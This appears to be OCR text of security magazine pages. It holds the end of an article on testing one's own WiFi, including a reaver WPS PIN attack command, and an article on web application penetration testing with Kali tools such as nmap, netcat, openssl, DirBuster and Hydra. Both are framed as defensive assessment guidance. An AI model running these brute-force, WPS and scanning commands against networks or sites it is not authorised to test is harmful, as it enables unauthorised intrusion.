Once this has shown that we are authenticated, we leave it running and in another terminal, start reaver.

```
root@kali:~# sudo reaver -i mon0 -A -b
28:C6:8E:69:A7:EE -vv
```

We may need to experiment with the -S, -N, and/or -L options to get it to work. We experiment until we find some settings of reaver that shows progression of the pin attempts. Next, we would let it run for several hours and we are almost guaranteed to obtain the password. Reaver will continue until the password is found.

Locking the System Down

We have thus so far went through the exercise of testing WiFi susceptibility to various attacks with the purpose of assessing our WiFi network. At the end of these exercises we must come up with some measures that allow us to prevent these attacks from outsiders. Although we cannot completely lock down any system that selectively allows outside access, our goal should be to stay

Figure 5. *John Password Generation*

ahead of the intruders. One of the first things we must conclude is that WPS needs to go. We should not have WPS active in our system. It is a major security hole that provides little to no benefit. Disabling WPS will greatly increase the security of our system. If our router does not support the disabling of WPS, then the router needs to go. It is NOT enough to disable WPS without following it up by testing vulnerability with reaver. We should not rely on our router's settings to tell us what it is doing. We should instead test it ourselves. Several routers claim to disable WPS, but yet still remain vulnerable to a WPS attack.

The next thing we must do to lock down the system is to choose a strong password. Here are some guidelines in choosing the password:

- Lean more towards 64 characters in length versus 8 characters in length.
- Lean more towards random passwords versus dictionary based passwords.
- Mix lower and upper case along with numbers.
- Change your passwords regularly.

You could choose an easy to remember password that is strong, such as `sheepdog93blackcoat42travel` or `welcometoCOMPANYpleaseenjoyourprivatewifi`.

Once we have set the password, we need to retest our security using the above procedures. When we have a good process to test our system, we could set it up as a script and run it in as a cron job periodically which emails us the results. We can make sure to run the aircrack-ng as nice/ionice so that it doesn't bog our system down, if that matters. A system that runs like this periodically will constantly monitor our wifi security in the background and can be a front-line defense that catches many holes in our system that are caused by negligence such as someone changing the password to something that is insecure.

Summary

It is imperative that we take the lead in testing our own systems in order to prevent unauthorized access. In being aware of the vulnerabilities, we can make conscious decisions as to what we want to allow our WiFi users to have access to. We can either lock it down tight with respect to content access, or take the time to ensure the system is of high security. Continual testing with the latest tools is essential and a distribution such as Kali Linux aids in keeping us armed with the most recent developments. As IT professionals, it is important that we do not use technologies that we do not understand as well as the potential attackers. This article was designed to help us assess our WiFi networks, but also to help us gain understanding as to how WiFi systems are typically attacked, allowing us to be aware of this technology, along with it's vulnerabilities.

STEVE POULSEN

Steve Poulsen is the Director of Technology for Communication Systems Solutions, LLC (CSS). Steve's background is in digital signal processing, digital audio and video Processing, and embedded Linux design and development. He current manages the embedded software development team for CSS, which also includes IT responsibilities.

Listing 5. *Checking router WPS status*

```
root@kali:~# wash -i mon0 -C -s
Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

BSSID               Channel         RSSI      WPS Version       WPS Locked         ESSID
-------------------------------------------------------------------------------------------
3C:81:D8:2A:AD:58     1               -79           1.0             No             WIN _ ad59
30:46:9A:1C:63:08     2               -83           1.0             No             NETGEAR
C8:D7:19:46:EF:02     4               -85           1.0             No             Linksys75366
60:A4:4C:27:9D:28     6               -73           1.0             No             (null)
00:1E:E5:82:64:9C     6               -89           1.0             No             linksys
20:AA:4B:2A:8F:87     6               -91           1.0             No             ShinyCedar
10:0D:7F:78:5B:65     8               -91           1.0             No             NETGEAR68
28:C6:8E:69:A7:EE     11              -55           1.0             Yes            poulsen3
44:94:FC:5B:31:BE     11              -87           1.0             No             NETGEAR34
```

Sense of Security™

Now Hiring

Teamwork

Innovation

Quality

Integrity

Passion

Sense of Security

Compliance, Protection and Business Confidence

Sense of Security is an Australian based information security and risk management consulting practice. From our offices in Sydney and Melbourne we deliver industry leading services and research to our clients locally, nationally and internationally.

Since our inception in 2002, our company has performed tremendously well. We thrive on team work, service excellence and leadership through research and innovation. We are seeking talented people to join our team. If you are an experienced security consultant with a thorough understanding of Networking, Operation Systems and Application Security, please apply with a resume to careers@senseofsecurity.com.au and quote reference PTM-TS-12.

info@senseofsecurity.com.au

www.senseofsecurity.com.au

Web Applications with Kali Linux

In March 2013, a new penetration testing sharing with 300 Debian compliant packages and written in eight (8) different languages was born. It is named Kali Linux. Kali Linux is the right place for learning hacking and performing penetration testing when it comes to security testing tools. Let's rephrase the metaphore of Patrick Engebretson about BackTrack by saying that Kali Linux reminds cyber security professionals of that scene in the Matrix movie where Tank asks Neo "What do you need other than a miracle?" Neo replied by saying "Guns. Lots of Guns."

In the same way and same line of thought, penetration testers and hackers have that inkling or feeling when they first fire up Kali Linux. "Security Tools. Lots of Security Tools." The entire distribution is built from the ground up for penetration testers and hackers. It comes preloaded with numerous security tools that are installed, configured, and ready to be used. Kali Linux is the new generation of the industry-leading BackTrack Linux penetration testing and security auditing Linux distribution. Many penetration testers and serious hackers use Linux-based open source penetration test tools from which to launch their attacks. Kali Linux contains a number of tools that can be used by security professionals during a security assessment process and vulnerability assessment. In this

Table 1. *Security tools categories*

Category	Purpose
Information gathering	This category contains several tools that can be used to get information regarding a target DNS, routing and many more.
Vulnerability Analysis	In this category you can find tools to scan multiple vulnerabilities.
Web Applications	This category contains tools that can be used in auditing web application.
Password Attacks	This category holds tools that can be utilized to crack simple and complex passwords.
Wireless Attacks	This section maintains tools for checking wireless networks, Bluetooth and Radio.
Exploitation Tools	Tools in this category will help exploit the vulnerabilities and gaining access to the target machine, you can use tools in this category to escalate your privilege to the highest privilege.
Sniffing/Spoofing	This section contains tools that capture network packages.
Maintaining Access	Tools in this category will be able to help you in maintaining access to the target
Reverse Engineering	This category contains tools that can be used to debug a program or disassemble an executable file.
Stress Testing	Tools in this category are used for flooding network and testing for denial of services.
Hardware Hacking	This section holds tools that are useful for mobile devices such as Android.
Forensics	In this category you can find several tools that can be used to do digital forensics such as acquiring hard disk image, carving files, and analyzing hard disk image.

article, we will begin with a brief overview of Kali's features then focus on how to perform web application testing using the tools installed in Kali Linux.

The security tools including in the following categories: Table 1.

The Figure 1 illustrates the different categories tool set in Kali Linux.




Figure 1. *Kali Linux Tools Category*

Of course before installing and using Kali, it needs to be downloaded first and anyone can get Kali Linux from *http://www.kali.org/downloads/*. On Kali website, one will find many versions or flavors of Kali Linux, so it is up to that individual to get the flavor he/she wishes. Kali Linux, like its predecessor, is completely free and always will be. No one will never, ever have to pay for Kali Linux. According to the documentation, Kali has been developed to adhere to the Filesystem Hierarchy Standard (FHS), allowing all Linux users to easily locate binaries, support files, libraries, etc. Kali Linux Kali Linux to support as many wireless devices as we possibly can, allowing it to run properly on a wide variety of hardware and making it compatible with numerous USB and other wireless devices.

As we all know that web applications are no doubt the most widespread attack vectors because most of them are connected to the Internet. Almost every organization today has some kind of web presence, and more often than not, that web presence is dynamic and user-driven. Many today's websites and applications contain complex coding with backend database-driven transactions and multiple layers of authentication. The new trend is that organizations are also leveraging the power of an executable web. Online banking, shopping, and social media are now common place because everything is interconnected. In many ways, the Internet is like the new "wild west" at the same time a new "small village" which brings everyone closer to one another. As technology advances, the demand of new cool things about technology gets higher and higher. Consequently, people precipitate to push everything to the internet and web applications which create new vulnerabilities and exposure for hackers.

Jeff Bezos, the CEO and founder of Amazon.com once narrated an anecdote about what he thought to be his favorite software vulnerability in the early days of Amazon.com's existence. So the issue was that when selecting an item to purchase, the end-user could put in into a text box the number of such items they wanted to order. The customer could also enter a negative number, and Amazon.com would automatically credit the customer's account. And because we're dealing with products, services, and ultimately lot of cash, the web application vulnerabilities can lead to serious issues.

So this piece of writing will allow web application developer, application owner and security professionals to have a good understanding about the technical details and methodology behind the web attack using tools in Kali Linux. The first step in web application testing with kali Linux is to gather a high-level understanding of the target web application. By doing that the tester needs to ask the following questions: Is there a special client necessary to connect to the application? What transports does it use? Over which ports? How many servers are there? Is there a load balancer? What is the platform of the Web server? Are external sites relied on for some functionality?

The answers to these questions should be a piece of cake if and only if the tester is equipped with Kali Linux which has abundant tools that allow you to get information about the target. First, let's begin with profiling our target by finding out which registrar handles the domains of the target organization. Profiling the target using whois as




Figure 2. *Whois in Kali*

shown the Figure 2. The good news is that Mantra -which is a browser especially designed for web application security testing and part of Kali tools set- is very useful when it comes to profiling and enumeration. Mantra has many built in tools for information gathering and finding documents that belong to the target organization.




Figure 3. *Mantra in Kali Linux*

Before beginning the platform enumeration, the tester needs to find out which port the web server is using. This process is called service discovery, and it is carried out using port scanning for a list of common Web server ports. Tools like Nmap and Netcat can be very handy when it comes to scanning and banner grabbing.

This Figure 4 and Figure 5 shows nmap commands for getting information about the service description and port.

```
root@kali:~# nmap -PN -sT -sV -p0-65535 127.0.0.1

Starting Nmap 6.40 ( http://nmap.org ) at 2013-09-12 09:03 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00017s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE    VERSION
8118/tcp open  http-proxy Privoxy http proxy 3.0.19
9050/tcp open  tor-socks  Tor SOCKS proxy

Service detection performed. Please report any incorrect results at http://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.74 seconds
root@kali:~#
```

Figure 4. *Service Discovery Using Nmap*

```
root@kali:~# echo -e "HEAD / HTTP/1.0\n\n" | nc [redacted] 80
HTTP/1.1 200 OK
Date: Wed, 11 Sep 2013 18:46:49 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Set-Cookie: PHPSESSID=732vfjsumlp0kllqgomi0fh880; path=/; domain=.[redacted]
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Cache-Control: post-check=0, pre-check=0
Set-Cookie: [redacted]US; expires=Wed, 18-Sep-2013 18:46:50 GMT
Set-Cookie: [redacted]ellville; expires=Wed, 18-Sep-2013 18:46:50
 GMT
Connection: close
Content-Type: text/html; Charset=utf-8
```

Figure 5. *Server Version*

For connecting to Secure Socket Layer (SSL) services, OpenSSL is favorable for port 443 banner enumeration. As a security engineer you need to keep in mind that the most transparent and obvious features of a Web application that malicious attacker will identify and going to exploit are vulnerabilities in the Web server software such as IIS, Apache, and Netscape. So no matter the sturdiness of the design, there is no application that can stand for very long on a vulnerable web server platform.

```
root@kali:~# openssl s_client -connect [redacted]:443
                                      Target Host
```

Figure 6. *OpenSSL For SSL Port*

```
echo -e "HEAD / HTTP/1.0\n\n" | openssl s_client -
   quiet -connect TargetHost:443
```

SSL and Transport Layer Security (TLS) are protocols that provide secure channels for the protection, confidentiality, and authentication of the information traversing the wire. Considering the criticality of these security implementations, it is important to verify the usage of a strong cipher algorithm and its proper implementation. In order to detect possible support of weak ciphers, the ports liked to SSL/TLS services must be identified. When accessing a web application via the https protocol, a secure channel is established between the client and the server. The distinctiveness of one the server or both client and server is then established by means of digital certificates. In order for the communication to happen, a number of safety checks on the certificates must be passed. Kali has tools that can be used to identify weak ciphers. Kali Linux has many tools such sslscan, tlssled handy for identifying weak ciphers. One of my coworkers, Shawn Evans, Senior Penetration Tester at Knowledge Consultant Group (KCG) has published an SSL scanner tool called SSLSnake thar is very powerful. SSL Snake can be downloaded in the following link *https://code.google.com/p/sslsnake/downloads/list*.

The Figure 7 shows the usage of SSLSnake script.

TLSSLed is another to for scanning weak ciphers as shown Figure 8.

```
$ python3 sslSnake.py -h [redacted] -high -med
[ACCEPTED] ECDHE-RSA-AES256-SHA SSLv3 256 HIGH
[ACCEPTED] AES256-SHA SSLv3 256 HIGH
[ACCEPTED] ECDHE-RSA-DES-CBC3-SHA SSLv3 168 HIGH
[ACCEPTED] DES-CBC3-SHA SSLv3 168 HIGH
[ACCEPTED] ECDHE-RSA-AES128-SHA SSLv3 128 HIGH
[ACCEPTED] AES128-SHA SSLv3 128 HIGH
[ACCEPTED] ECDHE-RSA-RC4-SHA SSLv3 128 MEDIUM
[ACCEPTED] RC4-SHA SSLv3 128 MEDIUM
[ACCEPTED] RC4-MD5 SSLv3 128 MEDIUM
```

Figure 7. *Weak Ciphers Identification Using SSLSnake*

Figure 8. *Weak Ciphers Identification with tlssled*

```
# openssl s_client -connect Targethost:443 -cipher
   EXPORT40
# openssl s_client -connect Targethost:443 -cipher
   NULL
# openssl s_client -no_tls1 -no_ssl3 -connect
   targethost:443
# ./sslSnake.py -h target -low ssl2 -v
```

There are many published vulnerabilities out there depending on the web server platform. The Exploit Database website allows a tester or hacker to search for common vulnerability exposures (CVEs) or through the Open Sourced Vulnerability Database (OSVDB). CVEs are public certified information security vulnerabilities or exposures. Essentially, security vulnerabilities or exposures




Figure 9. *Searching for Vulnerability*




Figure 10. *Using Searchsploit in Kali*

discovered by hackers and security engineer are put forward to candidate naming authority (CAN). Afterward, the vulnerability get verified and assigned to a number. So searching for vulnerability in the Exploit Database website (Long Slash Directory Listing, ISAPI DLL Source Disclosure, etc...) on the web server is a good starting point. It should be noted that not all software vendors publish vulnerabilities in a public, and therefore these bugs are not recorded within public vulnerability databases. This information is only revealed to customers or published through fixes that do not come with advisories. So using searchsploit tool in Kali, a tester can search and discover for many published vulnerabilities.

The Figure 9 and Figure 10 show the reader how to launch and search for vulnerability in the public database.

OpenVAS which is another handy tool in Kali can be used to identify vulnerabilities on the web server. OpenVas is a collection of integrated security




Figure 11. *Starting OpenVas*




Figure 12. *Login to OpenVas*

tools and services that offer a powerful platform for vulnerability management. It has been developed on the basis of client-server architecture, where the client requests a specific set of network vulnerability tests against its target from the server. Its modular and robust design allows the tester to run the security tests in parallel and is available for a number of operating systems.

The Figure 11-13 show the tester how to initiate and login to OpenVas web interface.

At this point the tester can fire up a web scanner and vulnerability identification using many tools listed under Web Applications category in Kali such as arachni, owasp-zap, w3af, websecurify or Wapiti under Kali Linux. Another useful tool in Kali Linux is owasp-zap which is integrated testing tool for discovering vulnerabilities in web applications.

Here is owasp-zap as shown the Figure 14. This Figure 15 illustrates the rich and powerful webscarab web interface. Afterward, the tester can begin to map the entire Web application and gather enough data for the analysis. The goal is to retrieve all the possible information from the Web application and organize it in some structured way. The outcome of this process will give us a Web application map organized into functional groups. While mapping the entire web application, the tester needs to ask him-self the following questions:




Figure 13. *OpenVas Vulnerabilities Web Interface*




Figure 14. *OWASP-ZAP*




Figure 15. *WebScarab*

Does this page or something on the application talks to a database, or another system? If the answer is yes then the tester needs to start looking for SQL and LDAP. Can someone see what the end-user types? If the response is affirmative then there will be a need to test for XSS. Does this page point to a local or remote file? If the answer is affirmative then the tester has to test Local/Remote File includes.

Another recommended activity to do before surveying the application is to go to every page and link. Become custom with the application. Glance for all the menus, watch the directory names in the URL change as you navigate. In essence, get a feel for the site. That should purge any tendency to mindlessly click through the web application when it comes time to seriously inspect the application. Web applications are complex because the way they interact with other sites and applications. So they may contain a dozen files, or they may contain a dozen well-populated directories. Either way, writing down the application's structure in a good habit because it helps you track insecure pages and provides a good way for orchestrate an effective attack. The tester can begin to record page name, full path to the page, at the same time asks himself the following questions: does the page require some form of authentication? Does the page require SSL? The tester can also identify the different arguments GET and POST that are passed to the page and a back-end database.

Keep in mind that it is always a good idea to check for obvious obfuscation like the ones below.

```
Hex 1234567E3136382E1234502E313A6F77617370753456
7817373776F72643A31353A3538
 Base64 MTkyLjE2OC4xBYuicfKpvd2FzcHVzZXI6cGF
zc3dvcmQ6MTU6NTg=
 MD5 03c2fc7f0a809afd457120bd34dd40aaa
```

Identifying the type of obfuscation or hash, may assist the tester to decoding some sensitive or useful data. In addition, it may be useful to enumerate the encoding in place from the format of

the message. Furthermore, if both the format and obfuscation technique can be guessed then brute-force attacks could be devised. Many tokens may include information such as user identification or server location address with an encoded portion. The good news is that Kali Linux has a tool called has-identifier which recognizes the type of hash that is used.

As shown the Figure 16 Hash Id is a handy tool to recognizing the hash used.

Figure 16. *Hash Identifier*

The tester can use lynx which is a text-based Web browser found on many UNIX systems. It provides a quick way of navigating a site, although extensive JavaScript will inhibit it. You will find that one of its best uses is downloading specific pages.

The Figure 17 illustrates the usage of lynx test-based browser.




Figure 17. *Lynx Text-Based Web Browser*

Sometimes there are unnecessary, readable, downloadable and hidden files on a web server, such as renamed, backup and old files which are a huge source of information leakage. It is key to verify the presence of these files because they may contain parts of source code, installation paths as well as passwords for web applications and databases. The file extensions present in a web server or a web application make it possible to identify the technologies which compose the target application, for instance jsp, inc and asp extensions. File extensions can also expose additional systems connected to the application. It should be noted that include files often contain application variables and constants, database connection strings, or SQL statements. Using DirBuster in Kali, the tester can discover many sensitive and useful files on the web server. DirBuster is a multi threaded java application designed to brute force directories and files names on web or application servers. Often is the occurrence of what looks like a web server in a state of default installation is actually not, and has pages and applications hidden within.

As shown Figure 18 DirBuster is very useful and easy to utilize tool.




Figure 18. *DirBuster in Kali*

Authentication and authorization play critical roles in the security of an application since all succeeding security decisions are typically made based on the identity established by the supplied credentials. A web application will typically require a user to enter a username and a passphrase to prove the user is who he says he is. Most types of web application authentication use usernames and passwords to authenticate a user. Although not the coolest, nicest and sexiest of the attacks, password guessing is the most effective technique to defeat Web authentication. So let's pretend that there is no flaw in the selection of authentication protocol or its implementation, the most vulnerable piece of most authentication systems is user password selection. Password guessing is one of the methods to defeat web authentication. Kali Linux has many robust tools such as Hydra, Medusa for password guessing. My favorite brute-forcer is Hydra which can be used to perform a dictionary attack against any target. Hydra works by allowing a tester to specify a target, and using the username

and password list attempts to apply brute force to passwords by using various combinations of usernames and passwords from both the lists. Hydra currently supports: TELNET, FTP, HTTP-GET, HTTP-HEAD, HTTPS-GET, HTTPS-HEAD, HTTP-PROXY, LDAP2, LADP3, SMB, SMBNT, MS-SQL, MYSQL, POSTGRES, REXEC, RSH, RLOGIN, CVS, SNMP, SMTP-AUTH, SOCKS5, VNC, POP3, IMAP, NNTP, PCNFS, ICQ, SAP/R3, SSH2, Teamspeak, Cisco auth, Cisco enable, Cisco AAA. xHydra is Hydra with a GUI. This graphical interface is a good place for new pentesters to start practicing and then move to the command line.

The Figure 19 and Figure 20 shows the usage of hydra on the terminal.




Figure 19. *Hydra Usage in Kali*




Figure 20. *Hydra GUI (xHydra) in Kali*

If the brute-force method is successful, the next step is to log into the application and see if you can gain horizontal privilege escalation which is referred to accessing a colleague's information and vertical privilege escalation which is the fact of accessing a prominent user's information. The possible situation for authorization attacks grow with the amount of functionality in the application. In order to successfully launch a privilege escalation attack, the tester needs to identify the component of the application that tracks the users' identity and roles. This might be as easy as looking for your username in one of the following locations, or the authorization scheme might be based on cryptic values set by the server. As a tester you need to know what you're looking for in order to attack authorization. Query strings in browsers are so easily modifiable, many Web application programmers prefer to use the POST method rather than GET with query strings.

In Kali Linux a tester can use curl which is a fantastic tool for automating tests. Any time you have determined that it is probable to change the profile and user identifier parameters on the URL in order to view someone else's profile (Figure 21).

